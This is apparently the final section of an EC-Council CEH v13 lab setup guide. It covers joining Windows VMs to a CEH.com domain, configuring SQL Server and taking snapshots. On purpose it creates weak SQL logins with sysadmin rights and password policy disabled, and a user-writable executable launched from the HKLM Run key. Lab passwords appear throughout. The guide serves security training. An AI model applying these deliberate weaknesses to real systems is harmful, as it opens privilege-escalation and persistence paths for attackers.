
[\[Back to Configuration Task Outline\]](#)

CT#56: Adding Windows 11 (AD) and Windows Server 2019 (AD) to CEH.com domain


1. Switch to **Windows 11 (AD)** virtual machine and login with **Admin/Pa\$\$wOrd** credentials.
2. Open **File Explorer** window, right-click on **This PC** and select **Properties**, select **Domain** or workgroups from related links




3. In the **System Properties** window, click on **Change**.



- In the **Computer Name/Domain Changes** window, type **CEH.com** under **Member of** section in the **Domain** field, and in the **Computer name** type **Mark** and click **OK**.




- In the **User Account Control** pop-up use **Administrator/Pa\$\$w0rd** credentials




Note: In the **Computer Name/Domain** pop-up click **OK**.

- Close the **System Properties** window, in the **Microsoft Windows** pop-up click **Restart Now**.

- Once the System restarts, click **Other user** and login with **Mark/cupcake** credentials.




- After logging into the system as **Mark**, in the search bar search for **Remote Desktop Connection** and click on **Open**.
- In the **Remote Desktop Connection** window, switch to **Advanced** tab and in the **If server authentication fails:** drop down, select **Connect and don't warn me** and close the **Remote Desktop Connection** window.




- Switch to **Windows Server 2019 (AD)**, and login with **Administrator/Pa\$\$word**.

11. Open **File Explorer** window, and right-click on **This PC** and select **Properties** from the context menu.
12. In the **System** window, click **Change settings** button under **Computer name, domain, and workgroup** settings section.
13. In the **System Properties** window click **Change** under **Computer Name** tab.



14. In the **Computer Name/Domain Changes** window, change the **Computer name** to **SQL_srv** and select **Domain** under the **Member of** section and type **CEH.com** under **Domain** field and click **OK**.




Note: In the **Computer Name/Domain Changes** pop-up click **Yes**.

15. In the **Windows Security** pop-up type **Administrator** in the **User name** field and **Pa\$\$w0rd** in the **Password** field and click **OK**.
Note: In the **Computer Name/Domain Changes** pop-up click **OK**.
16. Close the **System Properties** window. In the **Microsoft Windows** pop-up click **Restart Now** button.
17. Once the System restarts, login to the **Windows Server 2019 (AD)** with **SQL_srv/batman** credentials.
Note: Close the **Server Manager** window.


[\[Back to Configuration Task Outline\]](#)

CT#57: Configure SQL Server in Windows Server 2019 (AD) Virtual Machine


1. Login to **Windows Server 2019 (AD)** machine using **Administrator/Pa\$\$w0rd** credentials and in Windows search, search for **SQL Server Management Studio 20** and click on **SQL Server Management Studio 20** to open **SQL Server Management Studio**.
2. In the **Connect to Server** window, select **SQL Server Authentication** from the drop-down under **Authentication** section and type **sa** in the **Login** field and type **qwerty@123** in the **Password** field, select **Optional** from the drop-down under **Encryption** section and click **Connect**.




3. After logging in to the Server management studio, expand **SQL_SRV\SQLLEXPRESS** → **Security**, right-click on **Logins** and click on **New Login**.



4. In the **Login – New** window, select **SQL Server authentication** radio button, type **SQL_srv** in the **Login_name** field, type **batman** in the **Password** and **Confirm Password** fields, uncheck **Enforce password policy** checkbox.




- Now, click on **Server Roles** under **Select Page** section and check **public**, **securityadmin**, **serveradmin**, **setupadmin**, and **sysadmin** checkboxes and click ok **OK**.




- Close the **Microsoft SQL Server Management Studio** window.
- Now, open **File Explorer** window and navigate to **C:** right click in the empty space and click **New** → **Folder** and name the folder as **CEH Services**.
- Navigate to **C:\Program Files\internet explorer** and copy **explorer.exe** file.
- Paste the copied file in **C:\Program Files\CEH Services** and rename it as **file.exe**.

Note: If a pop-up appears, click on **Continue**.




- Now navigate to **C:\Program Files** and right- click on **CEH Services** folder and click on **Properties**.


- In the **CEH Services Properties** window, switch to **Security** tab, under **Group or user names:** section select **Users (SQL_SRVUsers)** and click on **Edit**.




- In the **Permissions for CEH Services** window, select **Users (SQL_SRVUsers)** and click on **Allow** under **Full Control**, click **Apply** and **OK**.
- In **CEH Services** Properties window click **OK**.
- In the Windows search for **registry** and open **Registry Editor**.
Note: If a **User Account Control** window appears, click **Yes**.
- In the Registry editor navigate to **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run** and create new **String Value "Services"**



- Upon creating the String value **Services**, right-click it and click on **Modify**.




- Edit String** window appears, under Value data field **type C:\program Files\CEH Services\file.exe** and click on **OK**. Close the Registry editor window.




[\[Back to Configuration Task Outline\]](#)

CT#58: Take Snapshots of the Virtual Machines

- Ensure that all the virtual machines are turned off.
- In the **VMware Workstation** window, click **Windows Server 2019** in the left pane and then the **Take a snapshot of this virtual machine** (🕒) icon, as the screenshot shows.



3. The **Windows Server 2019 – Take Snapshot** pop-up appears. Type a name for the snapshot in the **Name** field, retain the default description field, and click **Take Snapshot**.



4. Similarly, take snapshots of all the virtual machines once all the CTs have been completed.

[\[Back to Configuration Task Outline\]](#)

End of the Document

Certified Ethical Hacker v13

EC-Council
Official Curricula

EC-Council **C|EH**^{v13}